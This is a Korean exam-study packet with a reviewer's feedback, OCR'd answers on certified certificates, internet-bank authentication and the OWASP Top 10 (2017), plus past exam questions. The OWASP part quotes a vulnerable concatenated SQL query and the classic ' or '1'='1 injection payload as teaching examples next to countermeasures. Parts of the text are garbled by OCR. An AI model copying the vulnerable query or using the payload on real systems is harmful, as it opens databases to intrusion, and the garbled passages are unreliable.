

오우..굉장하네요
셀테 고생하셨습니다

1단락 좋습니다.
2단락에서는 설명과 대응방안을 같이 쓰지마시고
2단락 가.단락에서 10가지를 그림으로 도식화해서 전달하고 나.단락에서 그룹핑해서
설명을 제시하고

3단락에서 대응방안을 제시하면 좋겠다
싶습니다

4단락에서는 보안강화전략으로 owasp외에
시큐어코딩, CLASP , 취약점 분석등 연계해서
SDLC관점으로 접근해보세요.

토릭자료 그대로 쓰지 마시고 본인의 생각을
녹여보세요..힘들겠지만 해보는겁니다

1단락 내용전달 좋습니다
1단락 나.단락이후에 공인인증서는 문제점이
있지만 인터넷은행은 그런 문제를 해소하고
있다라고 간글로 연결시켜주면 좋습니다

2단락도 좋구요
공간을 넓게 쓰면 좋겠네요.
표를 왼쪽으로 더 나가서 쓰고, 구분 단락을
좀 넓게 해주세요

3단락은 다시 생각해보세요
대체기술이 블록체인밖에 없는지...
FIDO2.0, 생체인증, 간편인증등...
여러관점에서 접근 필요합니다


번호 문제 1. 공인인증서의 적용기술 및 문제점. 인터넷 전문은행의 사용방법

공인인증서 마케팅

I. 기존 공인인증서의 적용기술 및 문제점

가. 기존 공인인증서의 적용기술

온라인 거래시 법적으로 '공인'된 인증으로 어떤 문서에 가입자가 직접 서명했으며 서명한 이후 위변조로 알았음을 증명하는 전자문서



나. 기존 공인인증서의 문제점

구분	문제점	설명
기술	Active-X 사용	비표준 Active-X의 보안취약점 및 디스플레이 보안 제어에서 사용불가. 보라우저 호환성 미비.
	개인키 저장방식	C:\...\.pki 폴더에 개인키 저장로컬폴더 복사로 쉽게 개인키 훔기 가능.
수용	책임 소재	사용지에 대한 zero liability 미적용. 금고 사고 발생시 사용자가 금융사 책임유증 짓으.
	사용자 불편	사용자가 사용기간 1년마다 갱신필요. 다단계 인증절차로 거쳐 사용자 편의성 저하.



번호	관리 고객 구조	간접고스 규제 제한등록	국내에서만 존재하는 규제로 해외 사용자의 국내 사용에 있어 불편. 개인인증서는 각금융사마다 개별등록.
----	----------------	--------------------	--

II. 인터넷 전문은행의 자선인증방법.

가. 인터넷 전문은행의 자선인증방법 전략

구분	거래 안전성 보장	사용 편의성 확대화
전략	자체개발 (인기있는 방식) 다중보안 (multi layering)	프로세스 일원화 프로세스 간소화.
방법	PKI기반 전자서명 체계 사용 모바일 보호 영역 사용 주기적인 모니터링 단계적 모니터링 (FDS도입)	누리기식 추가 모듈 / 솔루션 배제 포함 인터페이스 및 절차 간소화.


나. 인터넷 전문은행의 자선인증방식 상세설명.

구분	용도	인증방식 설명	특징
서비스	회원가입	- 휴대폰으로 본인확인. - 가까운 계정이 있는 경우 약관동의로 회원가입	카카오 계정 연계
가입	계좌개설	- 휴대폰 본인인증, 자금출처 및 거래목적 입력 - 신분증 카드, 은행 계좌인증	원인증
서비스 이용	로그인	패턴(기본인증수단) 또는 자문 인증 비밀번호 선택	간편 인증
	이체	카카오톡이나 계좌번호 입력	1회 인증

번호	이체	- 인증비밀번호 입력 후 완료	
수반 이용	대출	<ul style="list-style-type: none"> - 비상금 대출: 예전 약정서에 등록된 → 주민번호 입력(설명동의) → 완료(60초이내) - 마이너스 신용대출: 공인인증서 관련 서류 제출 대행 	비밀 번호 입력

III. 공인인증서 사용기초

A. 블록체인 방식의 인증방법 개요.



B. 블록체인 방식의 인증방법 상세기초


구분	인증방법	상세 설명
발급	분산발급	인증서 발급 후 해당은행에 인증서 정보 보관.
	분산저장	기관과 달리 중앙인증서버에 저장하지 않음.
전파	P2P 전파	발급된 공인인증서를 다른은행에 전파.
	인증서공유	전파된 인증서로 은행 간 공유.
검증	상호검증	은행간 전파된 인증서 정보를 상호 검증 수행
	블록추가	검증 완료된 인증서 정보를 블록에 추가

번호	거래	추가발급 불필요	추가 발급은행이 아닌경우에도 추가발급 불필요.
	거래수행	기생성된 블록을 통해서 온라인 거래 가능.	

"는"

번호 문제 5) OWASP TOP 10 (2017) 5개 이상 설명, 대응방안
답)

- I. 웹 어플리케이션 취약점 개선 프로젝트, OWASP TOP 10 개요
- 가. OWASP (Open Web Application Security Project) Top 10은의
- Web Application 보안기시성 향상 및 보안위협에 대한
경각심 제고 위해 OWASP에서 제작하는 10대 취약점
- 나. OWASP의 필요성



- 해커가 공격하는 대상의 70% 이상이 Application 계층
에서 발생함으로 OWASP는 대표 취약점 및 대응방안 공유


II. OWASP TOP 10 (2017) 의 설명 및 대응방안

	종류	설명	대응방안
A1	인젝션	<ul style="list-style-type: none">- 공격자가 SQL, LDAP 등에 전송되는 데이터에 공격코드 삽입 (비정상 SQL) 이어처리 분리- ID/PW 입력란에 'or' '1' 등의 입력 → ID/PW 몰라도 로그인 가능	<ul style="list-style-type: none">- 데이터를 명령- 쿼리시 입력값 검증 → 특수문자 필터링
A2	취약한 인증	<ul style="list-style-type: none">- 피해자 웹 애플리케이션의 세션 정보를 훔쳐하여 시스템 인증 득하는 행위	<ul style="list-style-type: none">- 강력한 인증, 세션관리 통제

번호	A2 취약한 인증	- 자동화된 무차별 대입·사전 공격들, GPU 크래킹 등 통해 수백개 ID/PW 접근 가능	- 다중 인증. - 암호정책 개선 - 2인실증, 멀티
	A3 만남 장소 노출	- 부주의한 정보관리로 개인정보 등 중요데이터 외부 노출 - 자동화 DB 암호화 사용시, 신용카드번호 암호화 → 검색시 자동 복호화로 테스트로 검색	- 불필요한 만남 정보는 절제함을 - 모든 만남정보 암호화 확인 - 전송 양측 암호화
	A4 XML 외부개체 (XXE)	- XML문서에 취약한 코드, 공격하는 막의적 내용 포함시켜 공격, 하는 막의적 내용 포함시켜 공격, 서버의 XML - Entity 리액션변경하여 서버의 사설망 찾으려 함.	- 모든 XML 파서의 XML 외부개체 탐 DTD처리 비활성화
	A5 취약한 접근 통제	- URL, 내부애플리케이션 상태나 HTML 페이지조작, 맞춤형 API 공격을 통해 접근통제 우회 - 다른 사용자 계정 액세스, 권한없는 데이터 접근 가능	- 불특정 다수 대상 공개자원의, 디롭트 정책 차단 - 접근통제 실패시 기록 및 경고전송
	A6 잘못된 보안 구성	- 인식하지 않은 영역 접근권한, 시스템 정보 열기 위해 대처되지 않은 취약점 공격 - 디롭트 계정, 미사용페이지, 보호안전 파일/디렉토리 접근 시도	- 보안 설정 반영 검증 및 자동화된 절차수립 - 불필요 가능 제거, 최소화 기준 유지

번호	A7	크로스사이트 스크립팅(XSS)	- 피해자 브라우저에 번조된 HTTP요청, 피해자 권한으로 특정해킹 수행 - XSS, CSRF(모형번조) 방어를 무력화 시켜 공격 방어를 무력화 시켜 공격	- 신뢰할 수 없는 HTTP 요청 정보 필터링 - XSS 자동 필터링 처리 프레임워크 사용
A8	안전하지 않은 예작력화	- 객체 명령어터 번조 공격으로 RPC 같은 Application에서 발생 - 애플리케이션, API가 악의적. 번조된 객체 예작력화 시 취약	- 신뢰할 수 없는 출처의 객체화 기법 허용금지 예작력화 필터링	
A9	알려진 취약점 있는 구성원 사용	- 스캐닝, 수동분석으로 취약한 컴포넌트 검색, 공격 코드를 자체 제작하여 공격 - 최신버전 대체 누락으로 발생	- 공식적인 출처의 구성원 확인 - 대체는 미포함 불필요 가능 제거	
A10	불충분한 로깅 & 몬타리닝	- 모든 중요 보안 사고의 기반 - 공격자는 탐지되지 않고 부족한 몬타리닝과 부적절한 대응에 의존하여 공격 딜팅	- 중앙장중적, 로그 관리 솔루션 확인 - 적시탐지 및 대응 위한 몬타리닝, 경고설정	

III. OWASP TOP 10을 이용한 보안 강화 전략



▶ Application 개발
단계부터 높은
보안성 갖춘 개발

- 번호
- 기존 정적 문제 대응 방식으로는 다양한 규제 방지기가
 - 웹 애플리케이션 보안통제 기반처럼 맷 보안관리
프로세스 개선을 통한 생산성·유지관리성 향상
"끝"

토픽	OWASP Top 10(2017)
키워드	<p><u>Web Application 의 보안 가시성 향상 및 보안 위협에 대한 경각심</u></p> <p>인젝션 / 취약한 인증, 민감한 데이터 노출 / XML 외부 개체(XXE), 취약한 접근 통제 / 잘못된 보안 구성 / 크로스사이트 스트립팅(XSS), 안전하지 않은 역직렬화 / 알려진 취약점이 있는 구성요소 사용 불충분한 로깅 & 모니터링</p>
암기법	

기출 문제

회차	과목	교시	문제
96	관리	1	7. OWASP Top 10(Open Web Application Security Project Top 10)에 대하여 설명하시오.
93 회	조직응용	4 교시	4. 웹 취약점과 관련 OWASP Top-10 중 5 가지 이상 나열하고 XSS(Cross Site Scripting)에 대해 설명하시오. (참고 : W3C의 Cascading Style Sheet 와 혼선을 피하기 위하여 Crosss Site Scripting 의 경우 약어를 XSS 로 표기함)
합숙_2016.07	공통	Day-3	5. OWASP IoT Top 10 Project 에 대하여 설명하시오
모의_2017.11	응용	3	1. OWASP(Open Web Application Security Project) Top 10 2017에서 제시하는 보안상 크게 영향을 줄 수 있는 취약점 항목에 대해서 나열하고, 항목 중에서 CSRF(Cross-site request forgery)와 인증과 세션관리 취약점에 대해 상세 설명하시오
모의_2017.07	응용	3	2. OWASP(Open Web Application Security Project) Top 10 2017에서 제시하는 보안상 크게 영향을 줄 수 있는 취약점 항목에 대해서 나열하고, 2013년도 버전과 대비해 변경된 부분을 상세 설명하시오.
모의_2016.10	관리	3 교시	6. 최근 보안에 대한 주요성이 부각되며 개발 보안 방법론이 부각되고 있다. 다음에 대해 설명하시오. 가. 소프트웨어 개발보안 라이프사이클(Secure Software Development Lifecycle) 나. OWASP CLASP(Comprehensive, Lightweight Application Security Process)
모의_2016.07	관리	3 교시	6. 핀테크 애플리케이션도 모바일 애플리케이션의 한 갈래이기 때문에 모바일 애플리케이션들이 가지고 있는 취약점을 그대로 따른다. OWASP 재단의 모바일 보안 프로젝트에서는 모바일 애플리케이션에서 빈번하게 나타나는 취약점 10 가지를 소개하고 있다. 핀테크 애플리케이션 관점에서 OWASP Mobile TOP 10 Risks 를 설명하고 해결방안을 설명하시오.
모의_2016.07	응용	3 교시	5. 핀테크 애플리케이션도 모바일 애플리케이션의 한 갈래이기 때문에 모바일 애플리케이션들이 가지고 있는 취약점을 그대로 따른다. OWASP 재단의 모바일 보안 프로젝트에서는 모바일 애플리케이션에서 빈번하게 나타나는 취약점 10 가지를 소개하고 있다. 핀테크 애플리케이션 관점에서 OWASP Mobile TOP 10 Risks 를 설명하고 해결방안을 설명하시오.



모의_2015.11	관리	3 교시	<p>최근 보안에 대한 주요성이 부각되며 개발 보안 방법론이 부각되고 있다. 다음에 대해 설명하시오.</p> <p>가. 개발 보안 방법론에 대하여 설명하시오.</p> <p>나. OWASP CLASP(Comprehensive, Lightweight Application Security Process)에 대하여 설명하시오.</p> <p>다. MS SDL(Security Development Lifecycle)에 대하여 설명하시오.</p>
모의_2014.06	관리	4 교시	OWASP(Open Web Application Security Project) 2013에서 제시하는 보안상 크게 영향을 줄 수 있는 상위 10 가지 항목에 대해서 나열하고, 주요 취약점 및 대응방안에 대해서 3 가지 이상 상술하시오.
모의_2013.06	관리	4 교시	최근 개정된 OWASP Top 10 2013에 대해 설명하시오.
모의_2013.06	응용	4 교시	최근 개정된 OWASP Top 10 2013에 대해 설명하시오.
모의_2012.04	응용	2 교시	<p>OWASP Top 10으로 제시된 주요 웹 어플리케이션 보안 위험에 대하여 설명하시오.</p> <p>가. Injection</p> <p>나. XSS(Cross-Site Scripting)</p> <p>다. CSRF(Cross-site request forgery)</p>

I. 웹 어플리케이션 취약점 개선을 위한 프로젝트, OWASP Top 10의 개요

가. OWASP(Open Web Application Security Project) Top 10의 정의

- Web Application의 보안 가시성 향상 및 보안 위협에 대한 경각심을 일깨우기 위해 OWASP에서 제공하는 Web Application의 가장 취약한 10대 취약점

나. OWASP Top 10의 필요성



- 기존의 정적인 문제 대응 방식으로는 웹 어플리케이션을 타겟으로 이루어지는 공격을 방어할 수 없기 때문에 웹 어플리케이션이 가지는 취약점을 방어할 수 있도록 App. 개발 단계에서부터 높은 보안성을 가지도록 개발해야 근본적 문제 해결 가능

다. OWASP의 특징

관점	특징
개발자 측면	<ul style="list-style-type: none">- 웹 애플리케이션 보안 요구사항의 숙지 및 준수, 보안 아키텍처의 수립- OWASP TOP 10을 기반으로 표준화된 보안 통제 기법 활용- OWASP TOP 10을 이용한 웹 애플리케이션 개발자 보안 교육
관리자 측면	<ul style="list-style-type: none">- 웹 애플리케이션 보안 검증 방법의 표준화 자료로 활용

	<ul style="list-style-type: none"> - 평가 툴 기반의 웹 애플리케이션 전체에 걸친 보안상태 점검 - OWASP 기준의 코드 검토 및 보안과 침투 시험
조직 측면	<ul style="list-style-type: none"> - 정책과 표준을 제시하고 강력한 웹 애플리케이션 보안통제 기반수립 - 보안 구현과 검증 활동으로 기존 보안 관리 프로세스를 개선 - 웹 애플리케이션의 CSF(Critical SusseSS Factors)를 제시

II. OWASP Top 10 2017 변동사항 및 상세 내용

가. OWASP Top 10 2017 변동사항

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – 인젝션	➔	A1:2017 – 인젝션
A2 – 취약한 인증과 세션 관리	➔	A2:2017 – 취약한 인증
A3 – 크로스 사이트 스크립팅 (XSS)	↳	A3:2017 – 민감한 데이터 노출
A4 – 안전하지 않은 직접 객체 참조 [A7 항목과 병합됨]	↳	A4:2017 – XML 외부 개체 (XXE) [신규]
A5 – 잘못된 보안 구성	↳	A5:2017 – 취약한 접근 통제 [합침]
A6 – 민감한 데이터 노출	↗	A6:2017 – 잘못된 보안 구성
A7 – 기능 수준의 접근 통제 누락 [A4 항목과 병합됨]	↳	A7:2017 – 크로스 사이트 스크립팅 (XSS)
A8 – 크로스 사이트 요청 변조 (CSRF)	☒	A8:2017 – 안전하지 않은 역직렬화 [신규, 커뮤니티]
A9 – 알려진 취약점이 있는 구성요소 사용	➔	A9:2017 – 알려진 취약점이 있는 구성요소 사용
A10 – 검증되지 않은 리다이렉트 및 포워드	☒	A10:2017 – 불충분한 로깅 및 모니터링 [신규, 커뮤니티]

A4: XML 외부 개체 (신규 추가)

A5: 취약한 접근 통제 (안전하지 않은 직접 객체 참조 + 기능 수준의 접근 통제 누락 통합)

A8: 안전하지 않은 역직렬화 (신규 추가)

A10: 불충분한 로깅 및 모니터링 (신규 추가)

크로스 사이트 요청 변조 (CSRF): CSRF 방어가 많은 Framework에서 cover되어 삭제됨

검증되지 않은 리다이렉트 및 포워드: XXE에 밀려남

나. OWASP 주요 내용

	종류	설명	대응 방안
A1	인젝션	- 공격자가 SQL, LDAP 등에 전송되는 데이터에 공격코드를 삽입/명령하여, 비인가된 행위를 수행	신뢰할 수 없는 데이터를 명령어와 쿼리부터 분리
A2	취약한 인증	- 공격자가 피해자 웹 어플리케이션의 세션 정보를 획득하여, 시스템의 인증을 득하는 행위	- 강력한 인증 및 세션관리 통제의 단일 체제 유지
A3	민감 데이터 노출	부주의한 정보 관리로 개인정보 등 중요데이터가 외부에 노출되는 경우(금융, 건강, 개인 식별 정보 노출)	중요 정보 전송 시 양 구간 암호화(SSL, VPN) 개인정보 암호화

A4	XML 외부개체(XXE)	XML External Entity 오래된 XML 문서에 취약한 코드를 공격	모든 XML 파서의 XML 외부 개체와 DTD 처리를 비활성화
A5	취약한 접근통제	공격자가 결함을 악용, 다른 사용자 계정에 엑세스하거나 권한 없는 데이터 접근 가능	접근 권한 확인, 사용자에 대해 세션 간접 객체를 참조, 자동화된 검출
A6	잘못된 보안 구성	불필요한 기능(포트, 특수 권한 등)이 활성화 Application 스택 전 영역에 보안 절차 누락 디폴트 계정, 비밀번호 활성화 등	모든 영역의 보안 설정이 적절히 반영되어 있는지 검증 및 자동화된 절차 수립
A7	크로스 사이트 스크립팅(XSS)	Cross Site Request Forgery 공격자가 피해자의 브라우저에 변조된 HTTP 요청을 발생시켜, 피해자의 권한으로 특정 행위를 수행	개별 HTTP 요청 URL이나 Body내에 예측 불가능한 토큰 정보를 삽입하여 서버검증수행
A8	안전하지 않은 역직렬화	객체 및 데이터 변조 공격으로, RPC(Remote Process Communication)와 같은 Application에서 발생	역직렬화 모니터링 및 제한
A9	알려진 취약점이 있는 구성요소 사용	이는 Application 방어를 약화시키거나 다양한 공격과 영향을 줌	공식적인 출처로부터 구성요소를 획득하고, 불필요한 구성요소는 제거
A10	불충분한 로깅 & 모니터링	공격자들이 시스템을 더 공격하고, 더 많은 시스템을 중심으로 공격할 수 있도록 만들, 침해 탐지 시간이 200 일이 넘고, 내부보단 외부 기관이 탐지함	의심스러운 활동이 적시에 탐지 대응될 수 있도록 효과적인 모니터링 및 경고 설정 필요

다. 항목별 세부 내용

1) 인젝션

구 분	설 명
공격 내용	<ul style="list-style-type: none"> - 타겟이 된 인터프리터 구문을 악용하는 간단한 텍스트 기반 공격 - SQL, LDAP, Xpath, NoSQL 쿼리 - OS 명령어, XML 파서, SMTP 헤더, expression 언어
시나리오	<p>시나리오 #1: 애플리케이션은 다음과 같은 취약한 SQL 호출 구조에서 신뢰되지 않은 데이터를 사용합니다.</p> <pre>String query = "SELECT * FROM accounts WHERE custID='' + request.getParameter("id") + """;</pre> <p>시나리오 #2: 마찬가지로, 프레임워크에 대한 애플리케이션의 맹목적인 신뢰는 여전히 취약한 쿼리를 초래합니다.</p> <p>(예시, Hibernate Query Language (HQL)):</p> <pre>Query HQLQuery = session.createQuery("FROM accounts WHERE custID='' + request.getParameter("id") + "");</pre> <p>두 개의 사례로 보아, 공격자는 브라우저에서 전송할 'id' 파라미터 값을 수정합니다: ' or '1'=1.</p> <p>예제: http://example.com/app/accountView?id=' or '1='1</p> <p>이렇게 하면, 두 쿼리의 의미가 변경되어 accounts 테이블의 모든 레코드가 반환됩니다. 더 위험한 공격은 저장 프로시저의 데이터를 수정하거나 파괴합니다.</p>
보안 대책	<p>인젝션을 예방하기 위해서는 데이터를 지속적으로 명령어와 쿼리로부터 분리시켜야 합니다.</p> <ul style="list-style-type: none"> • 기본 옵션은 인터프리터 사용을 피하거나 매개변수화된 인터페이스를 제공하는 안전한 API를 사용하거나 ORMs 툴을 사용하도록 마이그레이션 하는 것입니다. 주의 : 매개변수화 된 경우에도 PL/SQL이나 T-SQL과 데이터/쿼리가 연결되거나 악의적인 데이터가 EXECUTE IMMEDIATE 또는 exec()와 함께 실행된다면 저장 프로시저는 여전히 SQL 인젝션을 실행할 수 있습니다. • 서버측 "화이트리스트"나 적극적인 입력값 유효성 검증을 하십시오. 하지만 많은 애플리케이션이 모바일 애플리케이션을 위한 텍스트 영역이나 API와 같은 특수 문자를 필요로 하기에 완벽한 방어책은 아닙니다. • 남은 동적 쿼리들을 위하여 특정 필터링 구문을 사용하여 인터프리터에 대한 특수 문자를 필터링 처리하십시오. 주의 : 테이블, 컬럼 이름 등과 같은 SQL 구조는 필터링 